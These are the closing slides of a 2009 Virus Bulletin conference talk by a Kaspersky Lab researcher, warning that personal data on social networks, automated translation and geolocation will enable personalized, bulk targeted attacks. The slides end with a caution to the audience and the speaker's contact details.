- **The personal data is there.** Next step? **Automation.**
 - **Geographical IP location** has been around for a while
 - Automatic **language translation services** are getting better and better
 - **Personal interests & tastes** are public (ie: **trending topics**)

That's it?



This is just the beginning!

- **The number and complexity of threats that exploit web 2.0 will continue to grow**
- Social networks will open up new ways for ***bulk targeted attacks*** against individuals
 - **Localized, contextualized, personalized**
- It will be **very hard** for social networks to do better: unfortunately, their **business** means **usability, not security**
- **Be careful out there!**



Thank you! Questions?

stefant@kaspersky.ro
twitter.com/stefant

Stefan Tanase – Kaspersky Lab

19th Virus Bulletin International Conference
Geneva, Switzerland – September 25th, 2009

